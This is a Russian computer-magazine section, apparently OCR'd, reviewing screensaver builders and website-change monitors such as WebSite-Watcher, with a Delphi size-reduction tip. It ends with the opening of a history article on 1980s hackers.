Ну ладно, пора и серьезными вещами заняться - перейти к созданию скринсейверов с трехмерными объектами. Здесь все сводится к тому, чтобы загнать в окно проекта один из многочисленных программных шаблонов или одну из моделей 3D Studio (3DS) - если дружишь с этим монстром, то флаг тебе в руки и окно импорта в придачу. Если 3D Studio тебе не дается, не печалься - массу трехмерных моделей можешь надергать из Сети (www.3dcafe.com, www.maxww.com, http://ru.meta3d.com/pr и т.д.)

Далее на импортированную модельку ты натягиваешь какую-нибудь текстуру, выбираешь фон и задаешь маршрут полетов этой модели по экрану компа. Обрати внимание, что в качестве текстуры и фона разрешается использовать абсолютно любые изображения в форматах BMP, GIF или JPG. В принципе, после совершения указанных манипуляций тебе остается лишь выбрать музыкальное сопровождение (MP3, WAV или MIDI-файл) и вписать в пустые графы информацию о разработчике :). Хе-хе, опять облом для халявщиков - прога сгенерит для тебя два вида ключей. Можешь задать срок показа в днях, а также интервал времени, через который на экране будет появляться предупреждение о необходимости регистрации.
При генерации SCR-файла, а еще лучше - полноценного продукта с инсталлятором (на движке Inno Setup) не забудь выбрать, в каком режиме цветности будет создан скринсейвер - 8-битном или 24-битном. После этого можешь смело выкладывать свою заставку в Сеть и ждать, когда вынырнет хакерская рука коллеги и по-дружески вскроет твой шедевр.



TIPS&TRICKS

Если ты программируешь на Delphi, то, наверное, знаешь, что даже самая простая прога весит немало. Конечно, можно прогу сжать UPX'ом, но это не очень эффективно. Я нашел способ лучше. Запусти Delphi, зайди в Project -> Options и выбери закладку Packages. После чего ставь галочку над Build with runtime packages и жми OK. Компилируй проект и получай размер 14.5 Kb (это если на форму ничего не кидать), но полученную прогу можно сжать UPX или чем-нибудь другим. В результате ~ 7.5 Kb.
Кстати! То же самое можно сделать, если покопаться с файлом *.dof. Теперь твое западло не будет занимать полдискеты ;-).

spoint
spointsoft@mail.ru

PC_Zone


КАК ЗАМУТИТЬ СОБСТВЕННЫЙ СКРИНСЕЙВЕР

 Dr.Lecter-jr (lecter@list.ru)

Internet ScreenSaver Builder 4.5 (~ 2,5 Мб)

Windows 9x/NT/ME/2000/XP
Shareware
http://www.xemicomputers.com

И снова вернемся к программам, с помощью которых можно скомпилировать свой собственный «хранитель экрана» из любого набора медиа-файлов: картинок, текста, флеш-анимации, видео (AVI) и звука (MP3, WAV). У нас на очереди - Internet ScreenSaver Builder. Это обычный конструктор со стандартным набором функций, который позволяет мастерить не совсем




обычные скринсейверы - скринсейверы, которые умеют обновляться через интернет!

«Хранители экрана», сделанные в этой проге, время от времени проверяют заданный тобой ресурс на наличие изменений (появление новых изображений, изменение в сценарии, появление свежей заставки...). Если изменения обнаружены, они автоматически грузят апдейт. Выкладывать обновления и новые версии можно прямо из Internet ScreenSaver Builder.
Софт действительно прикольный - с его помощью ты можешь организовать нечто вроде сетевого вещания и показывать пользователям то, что тебе захочется. Так можно делиться с народом свежими картинками, мультиками, заливать на их машину что угодно... Черт, тут есть над чем подумать, верно? Вот и подумай! Но - позже. А сейчас (на закуску) подается универсальная, мощная и очень даже продвинутая... нет, не прога, а, я бы сказал, программища, умеющая практически все (ну, или почти все):

CHAOTIC CHANCE SCREENSAVER 2.0 (640 КБ)

Windows 9x/NT/ME/2000/XP
Shareware
http://www.cool-screensavers.com




Эта прога скринсейверы делать не умеет, она занимается тем, что во время установки прописывается в системе, изменяя вид стандартной вкладки Заставка в окне Свойства: Экран. После этого Chaotic Chance Screensaver берет на себя контроль над установленными в системе «хранителями». Если надоела одна из заставок, ее можно просто отключить, или наоборот - включить понравившуюся (по умолчанию включены все имеющиеся скринсейверы). Для полного счастья прога предлагает на выбор крутить каждый день новую заставку, либо показывать всю коллекцию по кругу или в произвольном порядке. Прога из разряда мелких, но очень приятных полезняшек.

Axialis Professional Screen Saver Producer 3.5 (6,3 Мб)

Windows 9x/NT/ME/2000/XP
Shareware
http://www.axialis.com

О такой софтине надо писать отдельную книжку страниц на сто минимум. Но я расскажу самое важное. «Хранители экрана», конструируемые в Axialis




Professional Screen Saver Producer, могут включать в себя графику (JPEG, PNG, etc., а также анимированный GIF), видеоклипы разных форматов и флеш-ролики. Но прежде чем пихать в заставку что-то свое, не забудь изучить панель Librarian - во встроенных библиотеках софтины заложено довольно много приличных сэмплов (картинок, анимашек, звуковых файлов и флешек).

Программные настройки позволяют задать параметры просмотра твоего будущего «cool product», а также удалять временные файлы, которые остались от предыдущих работ.
При старте прога предложит тебе выбор - замутить слайд-шоу, флеш-заставку, анимированные рисунки на статичном фоне или нечто иное. При создании нового проекта откроется то же окно. В любом случае попробуй кликнуть кнопку New Spirits, под которой скрываются программные заготовки (разрешается использовать и свои собственные шаблоны).
При создании заставки из анимированных гифов (в этом и есть изюминка программы), каждый графический объект выделяется правой кнопкой, после чего в контекстном меню выбирается команда Properties, и вот здесь начинается раздолье в виде семи вкладок. Для каждого рисунка без проблем задается прозрачный участок с регулировкой степени прозрачности, скорость анимации и звуковое сопровождение по событию, расположение на экране и масса других наворотов.
Про разработку обычного слайд-шоу я даже говорить не буду, ты и сам без труда разберешься. Скажу лишь, что к фоткам можно добавить видеоклип. Аналогичные гибридные заставки могут получиться и в результате скрещивания других классических разновидностей «хранителей экрана». Для каждого проекта в программе предусмотрен ввод твоих ФИО, ника и прочих анкетных данных для отображения в окне свойств заставки. Конечный продукт получается или в виде обычного *SCR-инсейвера, или в виде экзешника, причем на выбор предлагаются языковые варианты файла: английский, немецкий и, вуаля, французский. Если ты решил твердо встать на путь истинный, не поленись и сочини «Лицензионное соглашение» для инсталлятора - кириллица читается без проблем.
Вот только запаролить заставку тебе, увы, не дадут - добрые они, эти разработчики.



Помимо обычных скринсейверов, которые зачастую оказываются нудными коммерческими продуктами, существуют и довольно специфические заставки, которые, тем не менее, выглядят весьма профессионально, если не сказать больше. Хорошим примером такой вот необычной заставки может служить bioSaver (www.biovirtual.com/biosaver). Во время простоя компьютера он выводит на экран трехмерное изображение головы, вещающей о том, что мир прекрасен (в чем, кстати, я лично весьма сомневаюсь). Но главная фишка bioSaver заключается в том, что программа позволяет тебе подключать и показывать другие «головы» - файлы с расширением BIO. Эти файлы являются результатом жизнедеятельности программы 3DmeNow, одной из разновидностей софта для 3D-моделирования. Если ты читал в прошлогоднем 12-м номере «Хакера» материал «Посмотри, кто говорит!», то уже знаешь, как легко в 3DmeNow можно создать на основе фотографии, скажем, себя, любимого, трехмерную модель своей светлой головы, а затем научить эту модель говорить и корчить рожи. О том, какой прикольный «хранитель экрана» можно получить, умело воспользовавшись этими двумя прогами, я думаю, ты догадываешься.





PC_Zone

WEBSITE-WATCHER

ПЕРСОНАЛЬНЫЙ ОСВЕДОМИТЕЛЬ


A.P.$lasH (ap-slash@tfs.kiev.ua)

Что нового у FOSI? Над какими хомяками рыдает Эксклер? Скольких переводчиков растоптал Goblin? Стой! Совсем не обязательно мотаться по сайтам, в поте лица собирая драгоценную информацию. Ограничение на трафик, повременка, дневные тарифы, карточки... В таком нездоровом режиме любые денежные мешки остаются исключительно под глазами. Тебе нужна информация без побочных эффектов? Да на здоровье. WebSite-Watcher (далее - WSW) - вот наш рулевой.

ПЕРСОНАЛЬНЫЙ ОСВЕДОМИТЕЛЬ

<Теория>

Воистину, информация правит миром. Один мой сокурсник считает эту фразу своим безоговорочным девизом. "Вчера ночью в Бортничах... По непроверенным данным... Размер имеет значение..." Да имеет размер ваше значение! Как не потеряться в этой каше полезного трепа? Ежедневно возникает непреодолимое желание поиметь этакий наборчик маленьких чудес для больших лентяев.




Фронтальная проекция

Удобный просмотр, серьезный поиск, компактное хранение результатов. Для домашних любимцев наподобие NoNaMe (www.nnm.ru) и KpNemo (www.kpnemo.ru) желательно также вести архив. И поменьше рутины, побольше автоматики. У сонного интернетчика должно хватать энергии на кофе и мышку. Не зевай, забирай - http://aignes.com/download/wswsetup.exe.


<Первые шаги>

Все очень просто. Главное окно программы разделено на две части. В левой - дерево папок с твоими закладками. В правой - собственно говоря, закладки. Меню и панель инструментов. А кому нужна кофемолка, на которой двенадцать рубильников? Впрочем, первое впечатление обманчиво. Будут и лампочки, будут и рубильники. Что нам понадобится для эффектного старта? Набор закладок. Соответственно, заполняем дерево папок. Основной плюс WSW в том, что у рабочего человека пальцы не устают - меньше набирать приходится. Выбираешь в меню "Import | Im/Export (Drag&Drop)" и растаскиваешь свою коллекцию по соответствующим папкам.



Растаскиваем коллекцию

Тут тебе и Опера, и Нетшкаф, и Плорер. Даже про текстовый файл со ссылками не забыли. Мало? Выбирай "Bookmarks | New Bookmark..." и работай клавишами. В любом случае тебе со временем понадобится эта команда. Если ты собираешься следить за обновлениями ленты новостей, ссылка на которую формируется из текущей даты, обрати внимание на дополнительную кнопку с многоточием справа от поля "URL". В адрес необходимой страницы можно добавить макросы, которые программа в процессе проверки заменит сегодняшним числом, днем и месяцем. Поле "Name" (Имя) можно не заполнять - WSW сделает это самостоятельно, как только получит из сети первую копию страницы.



Новая закладка

Закладки проверяются по их содержимому (by content), по дате создания (by file date) и по размеру (by file size). Если вебмастер нетрезвой походкой шагает в ногу со временем, то на его сайте указаны текущая дата или счетчик посещений, на верхотуре - "Enlarge your tennis", а в исходнике <B> приходит на смену <SMALL> и алаверды. При этом содержимое страницы постоянно меняется, WSW тормошит своего хозяина за все торчащие конечности, тот бежит на сайт... А смысл? Параметры секции "Filter when checking websites for changes" (Фильтры при проверке изменений) позволяют не учитывать этот хлам. Все равно он не нужен никому кроме автора. На закладке "AutoWatch" (Автопроверка) в секции "Time Settings / AutoWatch" (Установки времени / Автопроверка) можно настроить интервал, с которым WSW будет проверять данную страницу, указать определенные дни недели. К примеру, все тот же NoNaMe, если я не оши-




баюсь, обновляется с часу до двух-трех ночи по Москве. Еще одна приятная особенность покоится на закладке "Keywords" (Ключевые слова). Проверяешь программу передач на завтра? Добавляй в раздел "Highlight Keywords" (Подсветка ключевых слов) сочетания "х/ф", "т/с" и "Большая стирка".
Если сайт обновился, WSW предлагает отправить копию приятелю, воспроизвести звуковой файл, открыть страницу в браузере, запустить произвольную программу... Выбирай.

<На страже событий>

Базу мы составили. Самое время прикинуть, удобно ли с ней работать. WSW был создан для проверки сайтов на обновления. Соответственно, эта часть программы не должна подкачать просто по определению. Посмотрим. Начнем с тотальной инспекции всех закладок - запускай команду "Bookmarks | Check all Bookmarks" (Закладки | Проверить все закладки). Окно с индикатором процесса (которое, кстати говоря, отключается в настройках) ничуть не мешает просмотру базы. Программа зафиксирует все недоразумения в специально отведенной для этих целей папке "Errors" (Ошибки), посигналит указанным звуковым файлом и будет смиренно ожидать дальнейших инструкций. Если тебя клонит в сон, или просто время поджимает, воспользуйся выборочной проверкой. У любой папки есть всплывающее меню, в котором доступны команды "Check Folder" (Проверить папку) или "Check Folder and Subfolders" (Проверить папки и подпапки). Как вариант - выделяешь мышкой необходимые сайты, после чего говоришь "Bookmarks | Check selected Bookmarks" (Закладки | Проверить выбранные закладки).
Временные интервалы проверок устанавливаются как для всех папок, так и для каждой закладки в отдельности, после чего на них все равно можно наплевать при помощи команды "Bookmarks | Check Bookmarks (Extended options)..." (Закладки | Проверить закладки (Расширенные опции). Судя по всему, следующим релизом этих ребят станет эмулятор пользователя, который сам будет читать новости, временами рыдая/хохоча/изрыгая проклятия в зависимости от установленных плагинов. Одним словом, молодцы. Автоматическая проверка присутствует аж в двух вариантах - одинарная и периодическая. Периодическую можно настроить в диалоговом окне "Options | General... | AutoWatch" (Опции | Общие... | Автопроверка), о ней мы уже говорили. Одинарная стартует всего один раз, по прошествии указанного тобой промежутка времени - "Bookmarks | OneTime Watch..." (Закладки | Проверка в заданное время). Например, можно настроить WSW так, чтобы он запустил ее ранним утром, часа в 4. И связь получше, и пользователь поперек кровати дрыхнет.


<Обзор владений>

Для отображения сайтов используется стандартная компонента на движке Internet Explorer.



Разбор полетов

Выбери пункт меню "View | Internal preview" (Вид | Встроенный просмотр) либо кликни на любой закладке дважды. При помощи кнопок на панели инструментов ты сможешь открыть самую свежую версию сайта (все изменения по желанию подсвечиваются указанным в настройках цветом), а также его предыдущий вариант. Специально для гурманов и системных аналитиков предусмотрено преобразование обеих версий в одну HTML-страницу. При этом обновленная закладка помещается в первый фрейм, а устаревшая - во второй. Фреймы можно разделять как по горизонтали, так и по вертикали. Если WSW некорректно сохранил страницу, ее никогда не поздно открыть в обыкновенном браузере. Какой тебе больше нравится - системный (по умолчанию), встроенный, еще какой-нибудь? Как говорится, "делайте все что угодно с шоколадом Wispa". Забавная фраза. Где-то я ее уже слышал...



Поиск


Приятно осознавать, что в кладовке валяется четыре корзины с пуговицами на все случаи жизни. Но если на пиджак нужна именно треугольная, причем с перламутровым черепом и как можно быстрее, настроение у хозяина уже не то (про хозяйку я вообще молчу). Разработчики WSW со своими корзинами справляются. В программе реализованы сразу два вида поиска. Первый - для начинающих пользователей. Он расположен в меню "Search | Find..." (Поиск | Найти...). Никаких настроек, ничего лишнего - одинокая строка для ввода поисковой фразы. WSW просматривает свою базу и автоматически перемещает курсор на закладку, в которой содержится указанное словосочетание. Второй вариант посложнее - "Search | Extended Search..." (Поиск | Расширенный поиск...). Позволяет искать в определенной папке, не учитывать регистр символов и HTML, проверять только новые или старые версии файлов. Товарищи, да он еще и регулярные выражения поддерживает... Уважаю.

<Манипуляции с информацией>

И напоследок, несколько советов из серии "Как нам жить дальше?"

1. В жизни все бывает, в жизни все случается. "Не нажимай! Уже нажал..." Страховая компания не занимается закладками Акакия Розенплентера из села Выгребные радости. Конфигурацию программы и всю

NEXT



Резервное копирование


PC_Zone

ПЕРСОНАЛЬНЫЙ ОСВЕДОМИТЕЛЬ

A.P.$lasH (ap-slash@tfs.kiev.ua)


поисковую базу желательно хранить в сухом и прохладном месте. В главном меню программы есть раздел "Backup" (Резервировать). С его помощью ты легко сможешь упаковать встроенным архиватором всю конфигурацию, архив и закладки.

2. Подшивка "Правды" за 89-й год, журнал "Мурзилка", "Ядерная физика"... Вся библиотека на одном столе не поместится, да и неудобно это - есть же полки, шкаф. С закладками та же история. WSW предлагает хранить историю обновлений в специальном архиве - "Bookmarks | Archive..." (Закладки | Архив...). Софтовые сайты наподобие NoNaMe обновляются каждый день, поэтому есть смысл хранить все выпуски, а не только последние две версии. В архиве своя структура папок, есть поиск, экспорт и резервное копирование. Может получиться вполне приличная библиотека.



Под слоем пыли

3. Лично я в восторге от того, как WSW закладки экспортирует. CHM - сжатые файлы с оглавлением и собственной оболочкой. Занимают в несколько раз меньше места, есть готовый поиск. Выбираешь пункт "Bookmarks | Export to CHM file..." (Закладки | Экспорт в CHM-файл) и добавляешь себе 25 минут жизни, наслаждаясь добросовестным пыхтением хорошей программы. Как результат - получаешь книжку. "Видеозаметки от Экслера", "Анекдоты от Вернера", "258 закусок из драной тапки для студенческой столовой" и т.д.




Экспорт в формат CHM

Ну, не успел я обо всем рассказать, не успел. И FTP он поддерживает, и весь сайт проверить может, в POST и GET не путается, отчеты по шаблонам стряпает. И не нужно зря по сайтам бегать. Поставил автоматическую проверку на ночь - и спать рухнул. Утром страницы уже базе. Все на полочках, в алфавитном порядке. Так кто у нас рулевой? Без вариантов. Передавай привет сэкономленной наличности.




Awasu
http://www.awasu.com




Если число твоих любимых сайтов переваливает за Наиболее интересной из всех конкурентов WebWatcher является программа Awasu. Она поддерживает RSS-каналы, в которых уже содержится вся необходимая информация с обновлениями нужной тебе страницы. Разумеется, веб-мастер должен об этом позаботиться. Просто добавляешь ссылку на такой канал и читаешь, читаешь, читаешь. Конечно, этот сервис не самый распространенный в мире, но как вариант определенно пригодится - настоящий подарок для лени... для серьезного делового человека. Более того, к твоим услугам поддержка плагинов на любом (НА ЛЮБОМ) языке программирования. Единственное условие - программа должна уметь читать из INI-файла и выдавать результат работы на консоль.

WatzNew
http://www.watznew.com




Свободное время сетевого маньяка измеряется на вес золота. Если ты не планируешь создавать массивные архивы любимых сайтов, а лишнее место на рабочем столе стремится к нулю, есть смысл поискать что-нибудь попроще. Скачай WatzNew, опробуй миниатюрного конкурента. На смену вложенным папкам и предпросмотру на движке MSIE придет компактная лента последних новостей в правом углу твоего экрана. Несмотря на кажущуюся простоту интерфейса, WatzNew подкупает неограниченными возможностями языка Perl (ты сможешь сам написать процедуру для проверки обновлений), многочисленными примерами каналов (есть специализированные сайты) и абсолютной наглядностью. Попробуй, не пожалеешь.

DiskoWatchman
www.ars.ru/products/disco/watch.ht



Будь проще, и люди к тебе потянутся. А кто спорит? Далеко не каждый пользователь спит и видит 156 закладок в окошке для настройки простенького канала обновлений. Если простота и доступность для тебя намного важнее богатырских возможностей, скажи свое искреннее "Здрасьте" программе DiskoWatchman. Минимальное количество резких движений - и ты уже властелин информации. Программа самостоятельно разделяет контент указанной страницы на отдельные блоки текста и ссылок. Копируй, сохраняй, наслаждайся.

Check&Get
http://www.activeurls.com



Если число твоих любимых сайтов переваливает за сотню, в дополнение к браузеру тебе действительно стоит попробовать какой-нибудь из продвинутых менеджеров закладок: либо WebSite-Watcher, либо... Check&Get. Обе программы работают в тесном контакте с любым из популярных браузеров (IE, NN, Opera), позволяют "закладывать" сайт одним кликом, сортировать закладки по категориям и проверять все "заложенные" веб-страницы на наличие изменений или дополнений. Но Check&Get больше подходит для управления "мелкими" коллекциями из двух-трех сотен закладок. Он прост в использовании, обладает приятным интерфейсом и бесплатен (adware).


microlab
почувствуй, что слышишь)))
]I[АКЕР, ВНИМАНИЕ! КОНКУРС!
ТЕБЯ ОКРУЖАЮТ ЛАМЕРЫ!!!
РАССКАЖИ СМЕШНУЮ ИСТОРИЮ О ВСТРЕЧЕ С НИМИ И ЗАБИРАЙ СУПЕРПРИЗ
ЗА ТЕБЯ МОГУТ ПРОГОЛОСОВАТЬ
ТВОИ ДРУЗЬЯ
ЭТО НАШИ ПРИЗЫ! ПОКРУПНЕЕ?
НА MICROLAB-SPEAKER.RU
ЛУЧШИЕ ИСТОРИИ ТРУДОУСТРОИМ
СВОИ ИСТОРИИ ПРИСЫЛАЙ НА
advert@nevada.ru

PC_Zone

ХАКЕРЫ 80-Х

mindw0rk <mindw0rk@mail.ru>

ХАКЕРЫ 80-Х
ЧАСТЬ ПЕРВАЯ



ЧЕТВЕРТАЯ СТАТЬЯ ИЗ СЕРИИ «ИСТОРИЯ КОМПЬЮТЕРНОГО АНДЕГРАУНДА»

Из-за своего размера и космической цены компьютеры долгое время были недоступны простым смертным. Компанию IBM, владевшую в 50-х годах 95% всего компьютерного рынка, вполне устраивали многомиллионные продажи и правительственная клиентура. Поэтому ее руководство даже не пыталось начать разработки домашних машин. Первые попытки сделать что-либо подобное начала фирма "Digital Equipment", собиравшая намного более компактные и удобные компьютеры, цена которых была в десятки раз меньше, чем на гиганты IBM. Но только в середине 70-х на прилавках стали появляться настоящие персоналки. Небольшие и маломощные, но уже доступные, они привлекли внимание молодых ребят и открыли им дорогу в новый мир.


<Компьютер на Рождество>

Для большинства людей конца 70-х компьютеры были вещью далекой и непонятной. О них писала пресса, их показывали по телевизору, но информация эта была еще очень скупой. Одно казалось очевидным - компьютерная индустрия представляла собой едва ли не самую перспективную область развития. И дальновидные родители, заботясь о будущей карьере своих отпрысков, покупали им первые Atari, Commodor'ы и Apple в подарок на Рождество. В коробке помимо самого компьютера поставлялась скромная инструкция по эксплуатации, а иногда и брошюра с описанием языка Бейсик. В те далекие дни специализированной литературы в магазинах не было, и тем, у кого в руках оказывалось это чудо, приходилось разбираться во всем самостоятельно. Конечно, первое, чем занимались счастливые обладатели 8-битной персоналки - играли в игрушки (преимущественно текстовые адвенчуры). Но игры делались небольшими, да и особой распространенности еще не получили. Поэтому, пройдя первую, вторую, третью, игроман начинал задумываться, что же еще умеют эти машины. И потихоньку втягивался в программирование.
Далеко не всем повезло с проницательными родителями. Многие открывали для себя компьютер самостоятельно, благодаря увлечению электроникой или после прочтения статей в технических журналах. В то время как компьютерные компании вкладывали тысячи долларов в разработку своих будущих хитов, рядом всегда находились умельцы, изготовлявшие компьютеры своими силами. Диод за диодом они собирали свои поделки, напоминавшие компьютеры, и отправляли их схемы в редакции подходящих изданий. Некоторые шли дальше и организовывали свой маленький бизнес, продвигая на рынок своеобразные конструкторы - наборы запчастей со схемой сборки, из которых можно было собрать вполне работоспособную персоналку. Стоили такие коробочки всего сто долларов, что было на порядок доступнее готовой продукции (компьютер Apple][, например, поставлялся по цене 1298 долларов).


Еще одним из путей, приводивших молодых ребят в мир компьютеров, стали первые компьютерные клубы. В конце 70-х компьютерщики-энтузиасты создали в Америке немало таких заведений. Чаще всего клуб представлял собой небольшое подвальное помещение, захламленное всевозможными радиодеталями, в центре которого находилось несколько самодельных персоналок. Поработать на них разрешалось любому желающему, хозяева даже развешивали объявления, приглашая разделить с ними увлечение компьютерами. Для многих такие заведения стали отдушиной, местом, где можно и потусоваться с ровесниками, и с головой уйти в освоение этих привлекательных машин.

<Военные Игры>

